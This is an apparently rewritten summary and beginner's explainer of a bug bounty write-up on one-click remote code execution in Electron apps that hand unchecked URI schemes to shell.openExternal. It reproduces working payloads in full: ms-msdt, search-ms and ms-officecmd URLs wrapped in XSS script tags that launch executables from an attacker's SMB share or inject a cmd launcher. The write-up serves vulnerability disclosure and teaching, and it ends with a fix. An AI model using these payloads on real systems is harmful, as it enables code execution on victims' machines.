1click RCE in Electron Applications
Electron applications that pass untrusted URLs to shell.openExternal without restricting the protocol can be tricked into launching dangerous OS handlers. An attacker could achieve remote code execution with a single click by using schemes like ms-msdt or search-ms to run a malicious executable.

shabarkin.medium.com
Published on shabarkin.medium.com
Bug Bounty Writeup
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Electron desktop applications render their interface with web technology, and they routinely need to send users to pages that live outside the app. The usual pattern is to intercept navigation events and decide, per link, whether the content belongs inside the application window or should be handed to the user's default browser. The handover is done with shell.openExternal, which asks the operating system to open a URI with whatever native utility is registered for that scheme.
This write-up looks at what happens when that decision is made only on the basis of a domain allowlist and the protocol of the link is never constrained. The application described is the author's own theoretical misconfigured Electron app, a follow-up to an earlier post on phishing and credential harvesting in Electron applications. The claim in the TL;DR is that if links are not restricted to http:// and https://, the app becomes vulnerable to one-click remote code execution, because the attack abuses the Electron model and the user's navigation mechanism to move the user from the app into the browser and from there into an OS handler.

Setup
The scenario assumes a desktop application deployed with proper nodeIntegration and contextIsolation settings. Under those settings, client-side RCE by targeting preload scripts or Electron native code from the main process cannot be achieved, and the author states that there are currently no direct exploits or bypasses of these controls: if they are configured strictly, client-side RCE is not reachable that way. The attack therefore does not try to break those controls at all. It goes through the navigation logic instead.
The precondition is a navigation policy of the kind many apps implement: links outside the main domain should open in a separate web browser. The review target is therefore the code that decides between in-app rendering and external opening.
Finding it
Each time a user clicks a link or a new window is opened, the following event listeners are invoked:
webContents.on("new-window", function (event, url, disposition, options) {}webContents.on("will-navigate", function (event, url) {}
The application overrides these listeners to implement its own business logic. When a new window is created, it checks whether the navigated link should be opened in an application window or tab, or in the web browser. In the example, the verification is implemented with a function called openInternally; if it returns false, the application assumes the link should be opened in the browser with shell.openExternal.
The openInternally function has a predefined list of domains whose contents should be rendered in the application's desktop. In the example that list contains only the application domain. The author shows a simplified pseudocode of this logic.


The flaw is in what that check covers. It answers the question "is this one of our domains?" and nothing else. It does not answer "is this a web URL at all?". Any URI whose host is not on the list, whatever its scheme, falls through to shell.openExternal.
Electron's own security guidance is quoted in the report to make the consequence explicit: openExternal allows opening a given protocol URI with the desktop native utilities, comparable on macOS to the open terminal command, which opens a specific application based on the URI and filetype association. When openExternal is used with untrusted content, it can be leveraged to execute arbitrary commands.
The trigger is trivial to reach from the page. The JavaScript window.open function fires the "new-window" listener, and for any URL that is not on the application's internal allowlist the app passes it to electron.shell.openExternal:
window.open("smb://domain.com")
That single line is the whole primitive. If the application does not limit navigation to https:// or http://, the attack surface becomes the native capabilities of the operating system on which the Electron app runs. The more MIME types and handlers the OS supports, the wider that surface is.
Exploitation
The report focuses on Windows URL scheme exploits. It credits Positive Security's research on how URL scheme exploits work and how they affect OS platforms, and Benjamin Altpeter's work on the dangers of shell.openExternal, as the source of the actual exploitation steps. The author's contribution is the path from an Electron navigation handler to those payloads. Each case below is delivered through the same window.open primitive, wrapped in an XSS payload so that any user who visits a page vulnerable to XSS is exploited.
Step 1: ms-msdt: and the program compatibility wizard
Windows includes the ms-msdt: protocol, which opens the Microsoft Support Diagnostic Tool, a troubleshooting wizard for problems with Wi-Fi, audio and similar. The protocol passes the string it is given directly to msdt.exe. An attacker needs a wizard that allows execution of arbitrary programs, preferably remote ones, and the program compatibility wizard fits. All user input can be pre-filled from the command line, giving this URL:
ms-msdt:-id PCWDiagnostic /moreoptions false /skip true /param IT_BrowseForFile="\\\\[attacker.com](<http://attacker.com/>)\\smb_share\\malicious_executable.exe" /param IT_SelectProgram="NotListed" /param IT_AutoTroubleshoot="ts_AUTO
The URL passes the PCWDiagnostic wizard and a file path on a remote SMB share to msdt.exe. The XSS payload that delivers it is:
<script>window.open("ms-msdt:id%20PCWDiagnostic%20%2Fmoreoptions%20false%20%2Fskip%20true%20%2Fparam%20IT_BrowseForFile%3D%22%5Cattacker.comsmb_sharemalicious_executable.exe%22%20%2Fparam%20IT_SelectProgram%3D%22NotListed%22%20%2Fparam%20IT_AutoTroubleshoot%3D%22ts_AUTO%22")</script>
When the URL is opened with shell.openExternal(), the troubleshooting wizard opens and shows a diagnostic progress bar. Once it completes, the user is asked to click a button to check the compatibility settings. When they do, the malicious executable is launched from the remote server. The vector relies on the user recognising the official Microsoft troubleshooting tool and believing a legitimate diagnostic is running, which makes that final click easy to obtain.
Step 2: search-ms: and a remote Samba share
Windows also includes the search-ms: protocol, which opens the search feature. An attacker can supply both a search request and a location, and the location can be a remote Samba share. The search window title can also be set. That allows a search of the attacker's SMB share that displays only the malicious executable, under a title suggesting an important update:
<script>window.open("search-ms:query=malicious_executable.exe&crumb=location:%5C%[5Cattacker.com](<http://5cattacker.com/>)%5Csmb_share%5Ctools&displayname=Important%20update")</script>
The URL supplies a search request, a remote share location and a window title.
Step 3: ms-officecmd: and argument injection
While reviewing the URL schemes supported by Windows, the author noticed the odd naming ms-officecmd and similar cmd schemes and assumed they could potentially be abused. The next day Positive Security published research showing exactly that: a drive-by code execution vulnerability on Windows 10 via IE11/Edge Legacy and MS Teams, triggered by argument injection in the Windows 10/11 default handler for ms-officecmd: URIs.
The payload from that research, as reproduced in the report:
ms-officecmd:{"id":3,"LocalProviders.LaunchOfficeAppForResult":{"details":{"appId":5,"name":"Teams","discovered":{"command":"teams.exe","uri":"msteams"}},"filename":"a:/b/%20--disable-gpu-sandbox%20--gpu-launcher=\"C:\\\\Windows\\\\System32\\\\cmd%20\\/c%20ping%2016843009%20&&%20\\""}}<script>window.open("ms-officecmd:%7B%22id%22:3,%22LocalProviders.LaunchOfficeAppForResult%22:%7B%22details%22:%7B%22appId%22:5,%22name%22:%22Teams%22,%22discovered%22:%7B%22command%22:%22teams.exe%22,%22uri%22:%22msteams%22%7D%7D,%22filename%22:%22a:/b/%2520--disable-gpu-sandbox%2520--gpu-launcher=%22C:%5CWindows%5CSystem32%5Ccmd%2520/c%2520ping%252016843009%2520&&%2520%22%22%7D%7D")</script>
The payload is the JSON body from that research, URL-encoded inside window.open. The window.open version is the same JSON, URL-encoded.
Root cause
The mistake is in the navigation policy, not in the Electron security flags. openInternally decides membership of a domain allowlist, and everything else is handed to shell.openExternal. Because the scheme is never checked, a URI such as smb://, ms-msdt:, search-ms: or ms-officecmd: is treated as an ordinary external link. shell.openExternal then does what it is designed to do and passes the URI to the OS handler registered for that scheme, and those handlers accept arguments that lead to program execution.
nodeIntegration and contextIsolation do nothing here because no renderer-side Node access is needed. The renderer only calls window.open, which is normal web API behaviour, and the privileged step happens in the main process through a function the application deliberately exposes to untrusted URLs. The existing defence, the domain allowlist, does not stop it because it validates the destination host but not the protocol, and the dangerous schemes do not need a host on the allowlist to be accepted.
Impact
All the cases demonstrated result in remote code execution requiring only one user interaction. The attacker needs a page the victim visits that is vulnerable to XSS, and the victim then has to click the final button in the wizard. The code runs with the privileges of the user on the OS where the Electron app is launched, and the report scopes the demonstrated cases to Windows. The author frames the whole class as a reason why reviewing desktop app navigation in Electron applications is a must-have.
Fix
The recommendation is to limit the URI scheme to https://, http:// and mailto: only. If application business logic requires any other URI scheme, it should be additionally reviewed. The recommendation is to limit the URI scheme to https://, http:// and mailto: only, and to review any other scheme the business logic requires.
Variants to test
What happened, in plain words
A desktop application built with Electron (a toolkit that lets developers build desktop apps using the same web technology that powers websites) was configured to send users to their normal web browser whenever they clicked a link that pointed outside the app. The app checked whether the link belonged to its own domain, and if not, it handed the link to the operating system with a function called shell.openExternal. That function asks the OS to open a link with whatever program is registered for that kind of link.
The problem is that the app only checked the domain, not the kind of link (the protocol, also called the scheme, which is the http:// or https:// part at the start). So a link starting with something like smb:// or ms-msdt: was treated as an ordinary external link and passed straight to the OS. On Windows, some of those link types open built-in tools that accept extra instructions on the command line, and those instructions can make the computer run a program of the attacker's choosing. The result is remote code execution (RCE): an attacker gets their code running on the victim's machine. The victim only has to click once, which is why the author calls it a one-click attack.
The author describes this using their own deliberately misconfigured example Electron app, a follow-up to an earlier post about phishing and credential harvesting in Electron apps. The claim is simple: if links are not restricted to http:// and https://, the app becomes vulnerable to one-click RCE, because the attack abuses the Electron model and the user's navigation mechanism to move the user from the app into the browser and from there into an OS handler.
The setup: what the app was supposed to do
The scenario assumes a desktop application deployed with proper nodeIntegration and contextIsolation settings. These are two Electron security switches. nodeIntegration controls whether web page code inside the app can reach Node.js, the programming environment that can read files and run programs. contextIsolation keeps the app's internal code separate from the web page code. When both are set strictly, the author states that client-side RCE by targeting preload scripts or Electron native code from the main process cannot be achieved, and that there are currently no direct exploits or bypasses of these controls. In plain terms: the usual way to break into an Electron app through its web page code is closed off.
So the attack does not try to break those controls at all. It goes through the navigation logic instead, the part of the app that decides where a clicked link should open.
The precondition is a navigation policy of the kind many apps implement: links outside the main domain should open in a separate web browser. The review target is therefore the code that decides between in-app rendering and external opening.
Finding it: the two event listeners
Each time a user clicks a link or a new window is opened, the following event listeners are invoked:
webContents.on("new-window", function (event, url, disposition, options) {}webContents.on("will-navigate", function (event, url) {}
Line by line:
webContents.on("new-window", ...)registers a function that runs whenever the app is about to open a new window. The function receives the event, the URL being opened, and some extra details.webContents.on("will-navigate", ...)registers a function that runs whenever the app is about to navigate to a new page. It receives the event and the URL.- The two calls are written on one line in the report, which is why they appear joined together.
An event listener is like a doorbell: you attach a function to an event, and the app calls that function every time the event happens. The application overrides these listeners to implement its own business logic. When a new window is created, it checks whether the navigated link should be opened in an application window or tab, or in the web browser. In the example, the verification is implemented with a function called openInternally; if it returns false, the application assumes the link should be opened in the browser with shell.openExternal.
The openInternally function has a predefined list of domains whose contents should be rendered in the application's desktop. In the example that list contains only the application domain. The author shows a simplified pseudocode of this logic.
The flaw is in what that check covers. It answers the question "is this one of our domains?" and nothing else. It does not answer "is this a web URL at all?". Any URI whose host is not on the list, whatever its scheme, falls through to shell.openExternal.
A URI is just a link in the general sense: it can point at a web page, a file, a network share, or a special handler registered on the computer. A host is the part of the link that names the machine or domain, like example.com. A scheme is the part before the ://, like https or smb.
Electron's own security guidance is quoted in the report to make the consequence explicit: openExternal allows opening a given protocol URI with the desktop native utilities, comparable on macOS to the open terminal command, which opens a specific application based on the URI and filetype association. When openExternal is used with untrusted content, it can be leveraged to execute arbitrary commands. In everyday terms: shell.openExternal is like telling your computer "open this link with whatever program handles it", and the computer trusts you. If the link came from an attacker, the computer is now doing what the attacker asked.
The trigger is trivial to reach from the page. The JavaScript window.open function fires the "new-window" listener, and for any URL that is not on the application's internal allowlist the app passes it to electron.shell.openExternal:
window.open("smb://domain.com")
Line by line:
window.open(...)is a normal browser function that asks to open a new window or tab with the given address."smb://domain.com"is the address.smbis the scheme used for Samba/Windows file sharing, not a web page. A browser would normally refuse to open it, but the Electron app does not check the scheme, so it hands it to the OS, which opens the file-sharing program.
That single line is the whole primitive. If the application does not limit navigation to https:// or http://, the attack surface becomes the native capabilities of the operating system on which the Electron app runs. The more MIME types and handlers the OS supports, the wider that surface is. A MIME type is a label for a kind of content, like text/html for a web page or image/png for a picture; the OS uses these labels to decide which program should open something.
Exploitation: three Windows examples
The report focuses on Windows URL scheme exploits. It credits Positive Security's research on how URL scheme exploits work and how they affect OS platforms, and Benjamin Altpeter's work on the dangers of shell.openExternal, as the source of the actual exploitation steps. The author's contribution is the path from an Electron navigation handler to those payloads. Each case below is delivered through the same window.open primitive, wrapped in an XSS payload so that any user who visits a page vulnerable to XSS is exploited.
XSS, or cross-site scripting, is a bug in a website that lets an attacker run their own JavaScript in another user's browser on that site. If the Electron app loads a page with an XSS bug, the attacker's script runs inside the app and can call window.open with any address it likes.
Step 1: ms-msdt: and the program compatibility wizard
Windows includes the ms-msdt: protocol, which opens the Microsoft Support Diagnostic Tool, a troubleshooting wizard for problems with Wi-Fi, audio and similar. The protocol passes the string it is given directly to msdt.exe. An attacker needs a wizard that allows execution of arbitrary programs, preferably remote ones, and the program compatibility wizard fits. All user input can be pre-filled from the command line, giving this URL:
ms-msdt:-id PCWDiagnostic /moreoptions false /skip true /param IT_BrowseForFile="\\\\[attacker.com](<http://attacker.com/>)\\smb_share\\malicious_executable.exe" /param IT_SelectProgram="NotListed" /param IT_AutoTroubleshoot="ts_AUTO
Line by line:
ms-msdt:is the scheme that tells Windows to open the Microsoft Support Diagnostic Tool.-id PCWDiagnosticselects the program compatibility wizard./moreoptions false /skip trueare options passed to the wizard./param IT_BrowseForFile="..."pre-fills the file the wizard should look at. The value is a UNC path, a Windows way of writing a network location, pointing at an attacker-controlled SMB share hostingmalicious_executable.exe./param IT_SelectProgram="NotListed"is another parameter passed to the wizard./param IT_AutoTroubleshoot="ts_AUTOis the last parameter in the URL.
The XSS payload that delivers it is:
<script>window.open("ms-msdt:id%20PCWDiagnostic%20%2Fmoreoptions%20false%20%2Fskip%20true%20%2Fparam%20IT_BrowseForFile%3D%22%5Cattacker.comsmb_sharemalicious_executable.exe%22%20%2Fparam%20IT_SelectProgram%3D%22NotListed%22%20%2Fparam%20IT_AutoTroubleshoot%3D%22ts_AUTO%22")</script>
Line by line:
<script>...</script>is an HTML tag that tells the browser to run the JavaScript inside it.window.open(...)opens a new window with the address in the quotes.- The address is the same
ms-msdt:URL as above, but with spaces and special characters replaced by percent-encoded forms (%20for a space,%2Ffor/,%3Dfor=,%22for a quote,%5Cfor a backslash). This is called URL encoding, and it is needed because a URL cannot contain raw spaces or some punctuation.
When the URL is opened with shell.openExternal(), the troubleshooting wizard opens and shows a diagnostic progress bar. Once it completes, the user is asked to click a button to check the compatibility settings. When they do, the malicious executable is launched from the remote server. The vector relies on the user recognising the official Microsoft troubleshooting tool and believing a legitimate diagnostic is running, which makes that final click easy to obtain.
Step 2: search-ms: and a remote Samba share
Windows also includes the search-ms: protocol, which opens the search feature. An attacker can supply both a search request and a location, and the location can be a remote Samba share. The search window title can also be set. That allows a search of the attacker's SMB share that displays only the malicious executable, under a title suggesting an important update:
<script>window.open("search-ms:query=malicious_executable.exe&crumb=location:%5C%[5Cattacker.com](<http://5cattacker.com/>)%5Csmb_share%5Ctools&displayname=Important%20update")</script>
Line by line:
<script>starts the script block, as before.search-ms:is the scheme that opens Windows search.- The URL supplies a search request for the malicious executable.
- The URL points the search at a remote Samba share.
- The URL sets a search window title suggesting an important update.
Step 3: ms-officecmd: and argument injection
While reviewing the URL schemes supported by Windows, the author noticed the odd naming ms-officecmd and similar cmd schemes and assumed they could potentially be abused. The next day Positive Security published research showing exactly that: a drive-by code execution vulnerability on Windows 10 via IE11/Edge Legacy and MS Teams, triggered by argument injection in the Windows 10/11 default handler for ms-officecmd: URIs.
Argument injection means the attacker slips extra command-line options into a program's arguments, so the program does something it was not meant to do. The payload from that research, as reproduced in the report:
ms-officecmd:{"id":3,"LocalProviders.LaunchOfficeAppForResult":{"details":{"appId":5,"name":"Teams","discovered":{"command":"teams.exe","uri":"msteams"}},"filename":"a:/b/%20--disable-gpu-sandbox%20--gpu-launcher=\"C:\\\\Windows\\\\System32\\\\cmd%20\\/c%20ping%2016843009%20&&%20\\""}}<script>window.open("ms-officecmd:%7B%22id%22:3,%22LocalProviders.LaunchOfficeAppForResult%22:%7B%22details%22:%7B%22appId%22:5,%22name%22:%22Teams%22,%22discovered%22:%7B%22command%22:%22teams.exe%22,%22uri%22:%22msteams%22%7D%7D,%22filename%22:%22a:/b/%2520--disable-gpu-sandbox%2520--gpu-launcher=%22C:%5CWindows%5CSystem32%5Ccmd%2520/c%2520ping%252016843009%2520&&%2520%22%22%7D%7D")</script>
Line by line:
ms-officecmd:is the scheme that opens the Windows handler for Office-related commands.- The JSON body after the colon is a structured request. JSON is a text format for data, made of names and values in curly braces.
- The JSON body is the payload from that research.
- The
<script>window.open("...")</script>part is the same JSON, URL-encoded, so the browser can pass it as a URL.%7Bis{,%22is",%3Ais:,%7Dis}, and so on.
Root cause
The mistake is in the navigation policy, not in the Electron security flags. openInternally decides membership of a domain allowlist, and everything else is handed to shell.openExternal. Because the scheme is never checked, a URI such as smb://, ms-msdt:, search-ms: or ms-officecmd: is treated as an ordinary external link. shell.openExternal then does what it is designed to do and passes the URI to the OS handler registered for that scheme, and those handlers accept arguments that lead to program execution.
nodeIntegration and contextIsolation do nothing here because no renderer-side Node access is needed. The renderer is the part of the app that displays the page; it only calls window.open, which is normal web API behaviour. An API is a set of functions a program offers to other code; here, window.open is part of the browser's API. The privileged step happens in the main process, the part of the app that has full access to the computer, through a function the application deliberately exposes to untrusted URLs. The existing defence, the domain allowlist, does not stop it because it validates the destination host but not the protocol, and the dangerous schemes do not need a host on the allowlist to be accepted.
Impact
All the cases demonstrated result in remote code execution requiring only one user interaction. The attacker needs a page the victim visits that is vulnerable to XSS, and the victim then has to click the final button in the wizard. The code runs with the privileges of the user on the OS where the Electron app is launched, and the report scopes the demonstrated cases to Windows. The author frames the whole class as a reason why reviewing desktop app navigation in Electron applications is a must-have.
Fix
The recommendation is to limit the URI scheme to https://, http:// and mailto: only. If application business logic requires any other URI scheme, it should be additionally reviewed. The recommendation is to limit the URI scheme to https://, http:// and mailto: only, and to review any other scheme the business logic requires.
Variants to test
Glossary
- API: a set of functions a program offers to other code, like a menu of things you can ask it to do.
- Argument injection: slipping extra command-line options into a program's arguments so it does something unintended.
- Client-side: happening in the part of the app that runs on the user's machine, usually the web page code.
- Command line: the text instructions given to a program when it starts.
- contextIsolation: an Electron setting that keeps the app's internal code separate from the web page code.
- Domain: the name of a website or server, like
example.com. - Electron: a toolkit for building desktop apps with web technology.
- Event listener: a function attached to an event, run every time that event happens.
- Host: the part of a link that names the machine or domain.
- JSON: a text format for data, made of names and values in curly braces.
- Main process: the part of an Electron app with full access to the computer.
- MIME type: a label for a kind of content, used by the OS to pick a program.
- nodeIntegration: an Electron setting that controls whether web page code can reach Node.js.
- Node.js: a programming environment that can read files and run programs.
- Preload script: code that runs before the page loads, used to bridge the page and the app.
- Protocol / scheme: the part of a link before the
://, likehttpsorsmb. - RCE (remote code execution): an attacker getting their code to run on the victim's machine.
- Renderer: the part of an Electron app that displays the page.
- SMB / Samba: a protocol for sharing files over a network, common on Windows.
- UNC path: a Windows way of writing a network location, starting with two backslashes.
- URI: a link in the general sense, pointing at a web page, file, share or handler.
- URL encoding: replacing spaces and special characters with
%codes so they fit in a URL. - XSS (cross-site scripting): a website bug that lets an attacker run their JavaScript in another user's browser on that site.


